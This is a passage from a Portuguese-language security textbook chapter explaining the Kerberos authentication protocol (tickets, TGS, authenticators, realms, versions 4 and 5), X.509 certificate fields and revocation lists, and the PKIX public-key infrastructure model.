
## O protocolo Kerberos

O Kerberos faz uso de um protocolo que envolve clientes, servidores de aplicação e um servidor Kerberos. O fato de o protocolo ser complexo reflete a existência de muitos modos para um oponente burlar a segurança. O Kerberos é projetado para prevenir uma variedade de ameaças à segurança de um diálogo entre cliente e servidor.

A ideia básica é simples. Em um ambiente de rede desprotegido, qualquer cliente pode solicitar serviços a qualquer servidor. O risco de segurança óbvio é o da personificação. Um oponente pode fingir ser outro cliente e obter privilégios não autorizados em máquinas servidoras. Para contrapor essa ameaça, os servidores têm de ser capazes de confirmar as identidades de clientes que requisitam serviço. Cada servidor pode ser solicitado a executar essa tarefa para cada interação cliente/servidor, mas, em um ambiente aberto, isso impõe uma carga substancial a cada servidor. Uma alternativa é usar um servidor de autenticação (*Authentication Server* — AS) que conhece as senhas de todos os usuários e as armazena em um banco de dados centralizado. Então, o usuário pode acessar o AS para verificação de identidade. Uma vez verificada a identidade do usuário pelo AS, ele pode passar essa informação a um servidor de aplicação, que aceitará requisições de serviço do cliente.

O truque é como fazer tudo isso de modo seguro. De nada adianta o cliente simplesmente enviar a senha do usuário ao AS pela rede: um oponente poderia observar a senha na rede e reutilizá-la mais tarde. Também de nada adianta o Kerberos enviar uma mensagem em texto às claras a um servidor validando um cliente: um oponente poderia personificar o AS e enviar uma validação falsa.

O modo de contornar esse problema é usar criptografia e um conjunto de mensagens que executam a tarefa ([Figura 23.1](#)). No caso do Kerberos, o padrão de cifração de dados (DES) é o algoritmo criptográfico usado.<sup>1</sup>



**FIGURA 23.1** Visão geral do Kerberos.

O AS compartilha uma chave secreta única com cada servidor. Essas chaves foram distribuídas fisicamente ou de alguma outra maneira segura. Isso habilita o AS a enviar mensagens a servidores de aplicação de modo seguro. Para começar, o usuário X acessa uma estação de trabalho e requisita acesso ao servidor V. O cliente envia uma mensagem ao AS que inclui o ID do usuário e uma requisição para o que é conhecido como tiquete de concessão de tiquete (*Ticket-Granting Ticket* — TGT). O AS verifica seu banco de dados para achar a senha desse usuário e responde com um TGT e uma chave criptográfica que pode ser usada uma única vez, conhecida como chave de sessão, ambos cifrados usando a senha do usuário como chave criptográfica. Quando essa mensagem volta à estação cliente, esta solicita ao usuário sua senha, gera a chave e tenta decifrar a mensagem recebida. Se a senha correta foi fornecida, o tiquete e a chave de sessão são recuperados com sucesso.

Observe o que aconteceu. O AS conseguiu verificar a identidade do usuário, já que esse usuário sabe a senha correta, mas isso foi feito de um modo tal que a

senha nunca passou pela rede. Além disso, o AS passou informações ao cliente que serão usadas mais adiante para solicitar serviço a um servidor, e essa informação é segura, visto que está cifrada com a senha do usuário.

O tíquete constitui um conjunto de credenciais que podem ser usadas pelo cliente para solicitar serviço. O tíquete indica que o AS aceitou esse cliente e seu usuário. O tíquete contém o ID do usuário, o ID do servidor, um carimbo de tempo, um tempo de vida útil após o qual o tíquete é inválido e uma cópia da mesma chave de sessão enviada na mensagem externa ao cliente. O tíquete inteiro é cifrado usando uma chave DES secreta compartilhada pelo AS e pelo servidor. Assim, ninguém pode interferir com o tíquete.<sup>2</sup>

O Kerberos poderia ter sido configurado de modo que o AS devolveria um tíquete que concederia acesso a determinado servidor. Isso exigiria que o cliente requisitasse um novo tíquete ao AS para cada serviço que o usuário quisesse usar durante uma sessão de logon, o que, por sua vez, exigiria que o AS solicitasse ao usuário sua senha para cada requisição de serviço ou, então, armazenasse a senha na memória enquanto durasse a sessão de logon. O primeiro curso de ação é inconveniente para o usuário, e o segundo curso é um risco de segurança. Portanto, o AS fornece um tíquete que serve não para um serviço de aplicação específico, mas para um serviço de concessão de tíquete (TGS). O AS dá ao cliente um tíquete que pode ser usado para obter mais tíquetes!

A ideia é que esse tíquete pode ser usado pelo cliente para requisitar vários tíquetes de concessão de serviço. Assim, o tíquete de concessão de tíquete deve ser reutilizável. Todavia, não queremos que um oponente seja capaz de capturar o tíquete e usá-lo. Considere o seguinte cenário: um oponente capture o tíquete e espere até que o usuário saia da estação de trabalho. Em seguida, ele obtém acesso àquela estação de trabalho ou configura sua estação de trabalho com o mesmo endereço de rede da vítima. Então, o oponente conseguiria reutilizar o tíquete para fraudar o TGS. Para prevenir essa ação, o tíquete inclui um carimbo de tempo, que indica a data e a hora em que ele foi emitido, e um tempo de vida útil que indica por quanto tempo ele é válido (por exemplo, oito horas). Assim, o cliente tem um tíquete reutilizável e não precisa incomodar o usuário solicitando uma senha para cada nova requisição de serviço. Finalmente, observe que o tíquete de concessão de tíquete é cifrado com uma chave secreta que só o AS e o TGS conhecem, o que impede sua alteração. O tíquete é novamente cifrado com uma chave baseada na senha do usuário, o que garante que ele só pode ser recuperado pelo usuário correto, o que, por sua vez, provê a autenticação.

Vamos ver como isso funciona. O usuário requisitou acesso ao servidor V. O

cliente obteve um tíquete de concessão de tíquete e uma chave de sessão temporária. Ele então envia uma mensagem ao TGS requisitando um tíquete para o usuário X que concederá o serviço ao servidor V. A mensagem inclui o ID do servidor V e o tíquete de concessão de tíquete. O TGS decifra o tíquete que recebeu (lembre-se de que o tíquete é cifrado por uma chave que só o AS e o TGS conhecem) e confirma o sucesso da decifração pela presença de seu próprio ID. Ele verifica ainda se o tempo de vida útil não expirou e, em seguida, compara o ID e o endereço de rede do usuário com as informações que recebeu para então autenticar o usuário.

Nesse ponto, o TGS está quase pronto para conceder um tíquete de concessão de serviço ao cliente. Porém, há mais uma ameaça a superar. O cerne do problema é o tempo de vida útil associado ao tíquete de concessão de tíquete. Se esse tempo for muito curto (p. ex., minutos), a senha será pedida repetidas vezes ao usuário. Se o tempo de vida útil for longo (p. ex., horas), um oponente tem maior oportunidade de realizar ataques de repetição. Ele poderia ficar escutando o tráfego na rede, capturar uma cópia do tíquete de concessão de tíquete e esperar que o usuário legítimo saia do sistema. Em seguida, ele poderia forjar o endereço de rede do usuário legítimo e enviar uma mensagem ao TGS, o que lhe daria acesso ilimitado aos recursos e arquivos disponíveis para o usuário legítimo.

Para contornar esse problema, o AS dá ao cliente e ao TGS uma chave de sessão secreta que eles agora compartilham. A chave de sessão, lembre-se, estava na mensagem do AS ao cliente, cifrada com a senha do usuário. Ela estava também escondida no tíquete de concessão de tíquete, cifrada com a chave compartilhada pelo AS e o TGS. Na mensagem ao TGS que requisita um tíquete de concessão de serviço, o cliente inclui um autenticador cifrado com a chave de sessão, que contém o ID e o endereço do usuário, bem como um carimbo de tempo. Diferentemente do tíquete, que é reutilizável, o autenticador é para ser usado somente uma vez e tem tempo de vida útil muito curto. Agora, o TGS pode decifrar o tíquete com a chave que compartilha com o AS. Esse tíquete indica que o usuário X recebeu a chave de sessão. Na verdade, o tíquete diz: “Quem quer que use essa chave de sessão deve ser X.” O TGS usa a chave de sessão para decifrar o autenticador. O TGS pode então verificar o nome e o endereço presentes no autenticador, comparando-os com os do tíquete e com o endereço de rede da mensagem que recebeu. Se todos corresponderem, o TGS tem certeza de que o remetente do tíquete é de fato o proprietário real do tíquete. Na verdade, o autenticador diz: “No momento em que esse autenticador é gerado, estou usando essa chave de sessão.” Observe que o tíquete não

comprova a identidade de ninguém, mas é um modo de distribuir chaves com segurança. É o autenticador que comprova a identidade do cliente. Como o autenticador só pode ser usado uma única vez e seu tempo de vida útil é curto, contrapõe-se à ameaça de um oponente roubar tanto o tíquete como o autenticador para apresentar mais tarde. Então, se o cliente quiser solicitar ao TGS um novo tíquete de concessão de serviço, ele envia o tíquete de concessão de tíquete reutilizável mais um novo autenticador.

As duas etapas seguintes no protocolo são a repetição das duas últimas. O TGS envia um tíquete de concessão de serviço e uma nova chave de sessão ao cliente. A mensagem inteira é cifrada com a chave de sessão antiga, de modo que somente o cliente pode recuperar a mensagem. O tíquete é cifrado com uma chave secreta compartilhada somente pelo TGS e pelo servidor V. Agora o cliente tem um tíquete de concessão de serviço reutilizável para V.

Toda vez que o usuário X desejar usar o serviço de V, o cliente pode enviar esse tíquete mais um autenticador ao servidor V. O autenticador é cifrado com a nova chave de sessão.

Se for exigida autenticação mútua, o servidor poderá responder com o valor do carimbo de tempo que veio do autenticador, incrementado de 1 e cifrado usando a chave de sessão. O cliente pode decifrar essa mensagem para recuperar o carimbo de tempo incrementado. Como a mensagem foi cifrada usando a chave de sessão, o cliente tem certeza de que ela só poder ter sido criada por V. O conteúdo da mensagem garante a C que essa não é uma repetição de uma resposta antiga.


Finalmente, na conclusão desse processo, o cliente e o servidor compartilham uma chave secreta. Essa chave pode ser usada para cifrar mensagens futuras entre os dois ou para trocar uma nova chave de sessão para essa finalidade.

## Domínios do Kerberos e Kerberi múltiplos

Um ambiente de serviço Kerberos completo, que consiste em um servidor Kerberos, vários clientes e vários servidores de aplicação, requer o seguinte:

1. O servidor Kerberos deve ter em seu banco de dados o ID e a senha de usuário de todos os usuários participantes. Todos os usuários são registrados no servidor Kerberos.
2. O servidor Kerberos deve compartilhar uma chave secreta com cada servidor. Todos os servidores são registrados no servidor Kerberos.  
Tal ambiente é denominado domínio. Redes de clientes e servidores sob

diferentes organizações administrativas geralmente constituem domínios diferentes (Figura 23.2). Isso, em geral, não é prático ou não está de acordo com a política administrativa de que usuários e servidores em um domínio administrativo sejam registrados em um servidor Kerberos em algum outro lugar. Todavia, os usuários em um domínio podem precisar acessar servidores em outros domínios, e alguns servidores podem estar dispostos a prover serviço a usuários de outros domínios, desde que esses usuários sejam autenticados.



**FIGURA 23.2** Requisição de serviço em outro domínio.

O Kerberos provê um mecanismo para suportar tal autenticação entre domínios. Para que dois domínios suportem autenticação entre domínios, o

servidor Kerberos em cada domínio participante compartilha uma chave secreta com o servidor no outro domínio. Os dois servidores Kerberos são registrados um no outro.

O esquema requer que o servidor Kerberos em um domínio confie no servidor Kerberos no outro domínio para autenticar seus usuários. Além disso, os servidores participantes no segundo domínio devem também estar dispostos a confiar no servidor Kerberos do primeiro domínio.

Munidos dessas regras básicas, podemos descrever o mecanismo da seguinte maneira ([Figura 23.2](#)): um usuário que deseja serviço em um servidor que está em outro domínio precisa de um tíquete para esse servidor. A aplicação cliente do usuário segue os procedimentos usuais para obter acesso ao TGS local e requisita um tíquete de concessão de tíquete para um TGS remoto (TGS em outro domínio). Então, o cliente pode solicitar ao TGS remoto um tíquete de concessão de serviço para o servidor desejado no domínio do TGS remoto.

O tíquete apresentado ao servidor remoto indica o domínio no qual o usuário foi originalmente autenticado. O servidor decide se aceita ou não a requisição remota.

Um problema dessa abordagem é que ela não funciona muito bem se quisermos aumentar o número de domínios participantes. Se houver  $N$  domínios, deve haver  $N(N-1)/2$  trocas de chaves seguras para que cada domínio possa interagir com todos os outros domínios Kerberos.

## Versão 4 e versão 5

A versão do Kerberos mais amplamente usada é a versão 4, que já está em cena há vários anos. Mais recentemente, uma versão 5 foi introduzida. Os melhoramentos mais importantes encontrados na versão 5 são os seguintes. O primeiro é que, na versão 5, uma mensagem cifrada é rotulada com um identificador de algoritmo criptográfico, o que habilita os usuários a configurar o Kerberos para usar outro algoritmo que não seja o DES. Ultimamente, a segurança do DES tem gerado certa preocupação, e a versão 5 dá ao usuário a opção de outro algoritmo.

A versão 5 também suporta uma técnica conhecida como repasse de autenticação. A versão 4 não permite que credenciais emitidas para um cliente sejam repassadas a alguma outra estação e usadas por algum outro cliente. Esse recurso habilitaria um cliente a acessar um servidor e a fazer com que esse servidor acesse outro servidor em nome do cliente. Por exemplo, um cliente

envia uma requisição a um servidor de impressão, que então acessa o arquivo do cliente proveniente de um servidor de arquivos usando as credenciais do cliente para acesso. A versão 5 provê esse recurso.

Finalmente, a versão 5 suporta um método para autenticação entre domínios que requer número menor de trocas de chaves seguras do que a versão 4.

## Questões de desempenho

À medida que aplicações cliente/servidor tornam-se mais populares, instalações cliente/servidor cada vez maiores estão aparecendo. Podemos argumentar que, quanto maior a escala do ambiente de rede, mais importante é ter autenticação de logon. Porém, surge uma pergunta: qual é o impacto que o Kerberos causa sobre o desempenho em um ambiente de grande escala?

Felizmente, a resposta é que há pouquíssimo impacto sobre o desempenho se o sistema for adequadamente configurado. Não esqueça que os tíquetes são reutilizáveis. Portanto, a quantidade de tráfego necessária para requisições de concessão de tíquete é modesta. No que diz respeito à transferência de um tíquete para autenticação de logon, uma troca de mensagens no logon deve ocorrer de qualquer maneira.<sup>3</sup> Portanto, novamente, o custo adicional é modesto.

Uma questão relacionada é se a aplicação que implementa um servidor Kerberos requer uma plataforma dedicada ou se o computador utilizado pode ser compartilhado com outras aplicações. Provavelmente, não é sensato executar o servidor Kerberos na mesma máquina de uma aplicação que faz uso intensivo de recursos, como um servidor de banco de dados. Além disso, a garantia de segurança do servidor Kerberos é muito maior se ele estiver em uma máquina separada, isolada.

Finalmente, em um sistema de grande porte, é necessário adotar a abordagem de vários domínios para manter o desempenho? Provavelmente, não. Para sermos mais exatos, a motivação para múltiplos domínios é administrativa. Se você tiver agrupamentos de máquinas em localizações geográficas separadas, cada uma com o seu próprio administrador de rede, adotar um domínio por administrador pode ser conveniente. Todavia, nem sempre é esse o caso.

## 23.2 X.509

Referimo-nos brevemente a certificados de chave pública na [Seção 2.4](#). Lembre-se de que, em essência, um certificado consiste em uma chave pública mais um


ID de usuário do proprietário da chave, sendo o bloco inteiro assinado por um terceiro confiável. Tipicamente, esse terceiro é uma **autoridade certificadora** (*Certificate Authority — CA*) considerada confiável por uma comunidade de usuários, por exemplo, uma agência governamental ou uma instituição financeira. Um usuário pode apresentar sua chave pública à autoridade de modo seguro, obter um certificado e publicar o certificado. Quem quer que precise da chave pública desse usuário pode obter o certificado e comprovar se ele é válido por meio da assinatura confiável anexada. A [Figura 2.8](#) ilustra o processo. As etapas principais podem ser resumidas da seguinte maneira:

1. O software de usuário (cliente) cria um par de chaves: uma pública e uma privada.
2. O cliente prepara o certificado não assinado, que inclui ID de usuário e chave pública do usuário.
3. O usuário fornece o certificado não assinado a uma CA de algum modo seguro. Isso pode exigir um encontro cara a cara ou a utilização de correio registrado.
4. A CA cria assinatura da seguinte maneira:
  - a. A CA usa uma função de hash para calcular o código de hash do certificado não assinado. Uma função de hash é uma função que mapeia um bloco de dados ou uma mensagem de comprimento variável para um valor de comprimento fixo denominado código de hash. Exemplos de funções de hash são MD5<sup>4</sup> e SHA.
  - b. A CA cifra o código de hash com sua chave privada.
5. A CA anexa assinatura ao certificado não assinado para criar um certificado assinado.
6. A CA devolve o certificado assinado ao cliente.
7. O cliente pode fornecer certificado assinado a qualquer outro usuário.
8. Qualquer usuário pode verificar se o certificado é válido da seguinte maneira:
  - a. O usuário calcula o código de hash do certificado (não incluindo a assinatura).
  - b. O usuário decifra a assinatura usando chave pública da CA.
  - c. O usuário compara os resultados de (a) e (b). Se eles forem idênticos, o certificado é válido.

Um esquema tornou-se universalmente aceito para formatar certificados de chave pública: o padrão X.509. Certificados X.509 são usados na maioria das aplicações de segurança de rede, incluindo IP Security (IPSec), SSL (camada de soquetes de segurança), transações eletrônicas seguras (secure electronic

transactions — SET) e S/MIME. Um certificado X.509 inclui os seguintes elementos ([Figura 23.3a](#)):

- **Versão:** Diferencia entre versões sucessivas do formato do certificado; o padrão é a versão 1. Se o campo de identificador único de iniciador ou o campo de identificador único de sujeito estiverem presentes, o valor deve ser versão 2. Se uma ou mais extensões estiverem presentes, a versão deve ser a 3.
- **Número de série:** Valor inteiro, único dentro da CA emissora, que está inequivocamente associado a esse certificado.
- **Identificador de algoritmo de assinatura:** Algoritmo usado para assinar o certificado, juntamente com quaisquer parâmetros associados. Como essa informação é repetida no campo de assinatura (Signature) no final do certificado, esse campo tem pouca utilidade, se é que possui alguma.
- **Nome do emissor:** Nome X.500 da autoridade certificadora (CA) que criou e assinou esse certificado.
- **Período de validade:** Consiste em duas datas: a primeira e a última em que o certificado é válido.
- **Nome do sujeito:** O nome do usuário a quem esse certificado se refere. Isto é, esse certificado certifica a chave pública do sujeito que porta a chave privada correspondente.
- **Informações sobre a chave pública do sujeito:** A chave pública do sujeito, mais um identificador do algoritmo para o qual essa chave deve ser usada, juntamente com quaisquer parâmetros associados.
- **Identificador único do emissor:** Campo contendo uma cadeia de bits opcional usada para identificar univocamente a CA emissora no caso de o nome X.500 ter sido usado para entidades diferentes.
- **Identificador único de sujeito:** Campo contendo uma cadeia de bits opcional, usada para identificar univocamente o sujeito no caso de o nome X.500 ter sido reutilizado para entidades diferentes.
- **Extensões:** Conjunto de um ou mais campos de extensão. Extensões foram adicionadas na versão 3 e são discutidas mais adiante nesta seção.
- **Assinatura:** Cobre todos os outros campos do certificado; contém o resumo criptográfico gerado pela função de hash, ou impressão digital (*fingerprint*), dos outros campos, assinado com a chave privada da CA. Esse campo inclui o identificador do algoritmo de assinatura.



**FIGURA 23.3** Formatos X.509.

Os campos de identificador único foram acrescentados na versão 2 para tratar da possível reutilização de nomes de sujeito e/ou emissor ao longo do tempo. O campo de extensões foi adicionado ao X509.v3 para dar mais flexibilidade e transmitir informações necessárias em circunstâncias especiais.

Além disso, o X.509 provê um formato para usar na revogação de uma chave antes de ela expirar, o que habilita o usuário a cancelar a chave a qualquer tempo. O usuário pode fazer isso se achar que a chave foi comprometida ou em razão de uma atualização no software do usuário que exija a geração de uma nova chave.

Cada lista de revogação de certificados (CRL) divulgada no diretório é assinada pelo emissor e inclui (Figura 23.3b) o nome do emissor, a data em que a lista foi criada, a data programada de emissão da próxima CRL e uma entrada para cada certificado revogado. Cada entrada consiste no número de série de um certificado e na data de revogação desse certificado. Como os números de série são únicos dentro de uma CA, o número de série é suficiente para identificar o certificado.

Quando recebe um certificado em uma mensagem, o usuário deve verificar se

o certificado foi revogado. Ele pode consultar o diretório toda vez que recebe um certificado. Para evitar demoras (e possíveis custos) associadas a buscas em diretórios, é provável que o usuário mantenha um cache local de certificados e listas de certificados revogados.<sup>5</sup>


### 23.3 Infraestrutura de chave pública

A RFC 2822 (*Internet Security Glossary*) define o nome infraestrutura de chave pública (*Public-Key Infrastructure* — PKI) como o conjunto de hardware, software, pessoas, políticas e procedimentos necessários para criar, gerenciar, armazenar, distribuir e revogar certificados digitais com base em criptografia assimétrica. O principal objetivo para desenvolver uma PKI é habilitar a aquisição segura, conveniente e eficiente de chaves públicas. O grupo de trabalho Public Key Infrastructure X.509 (PKIX) da Internet Engineering Task Force (IETF) é a força motriz que impulsiona o estabelecimento de um modelo formal (e genérico) baseado em X.509 que seja adequado para disponibilizar uma arquitetura baseada em certificados na Internet. Esta seção descreve o modelo PKIX.

A [Figura 23.4](#) mostra o inter-relacionamento dos elementos fundamentais do modelo PKIX. Esses elementos são os seguintes:

- **Entidade final:** Nome genérico usado para denotar usuários, dispositivos (p. ex., servidores, roteadores) ou qualquer outra entidade final que podem ser identificados no campo de sujeito de um certificado de chave pública. Entidades finais tipicamente consomem e/ou suportam serviços relacionados à PKI.
- **Autoridade certificadora (CA):** O emissor de certificados e (usualmente) de listas de revogação de certificados (CRLs). Também pode suportar uma variedade de funções administrativas, embora elas sejam frequentemente delegadas a uma ou mais autoridades registradoras.
- **Autoridade registradora (RA):** Componente opcional que pode assumir várias funções administrativas da CA. A RA é frequentemente associada ao processo de registro da entidade final, mas pode auxiliar em várias outras áreas também.
- **Emissor de CRL:** Componente opcional à qual uma CA pode delegar a publicação de CRLs.
- **Repositório:** Termo genérico usado para denotar qualquer método a fim de armazenar certificados e CRLs, de modo que eles possam ser recuperados

por entidades finais.



**FIGURA 23.4** Modelo arquitetônico da PKIX.

## Funções de gerenciamento de PKIX

A PKIX identifica várias funções de gerenciamento que potencialmente precisam ser suportadas por protocolos de gerenciamento. Essas funções são indicadas na [Figura 23.4](#) e incluem as seguintes:

- **Registro:** É o processo pelo qual um usuário se faz conhecer pela CA pela primeira vez (diretamente ou por meio de uma RA), antes de a CA emitir um certificado ou certificados para esse usuário. O registro inicia o processo de inscrição em uma PKI e usualmente envolve algum procedimento off-line ou on-line para autenticação mútua. Tipicamente, a entidade final recebe uma ou mais chaves secretas usadas para autenticação subsequente.
- **Inicialização:** Antes que um sistema cliente possa funcionar com segurança, é necessário instalar chaves criptográficas que tenham a relação adequada com chaves armazenadas em outros lugares na infraestrutura. Por exemplo, o cliente precisa ser inicializado de forma segura com a chave pública e outras informações garantidas da(s) CA(s) confiável(is), para usar na validação de

cadeias de certificados.

- **Certificação:** É o processo pelo qual uma CA emite um certificado para a chave pública de um usuário e retorna esse certificado ao sistema cliente do usuário e/ou insere esse certificado em um repositório.
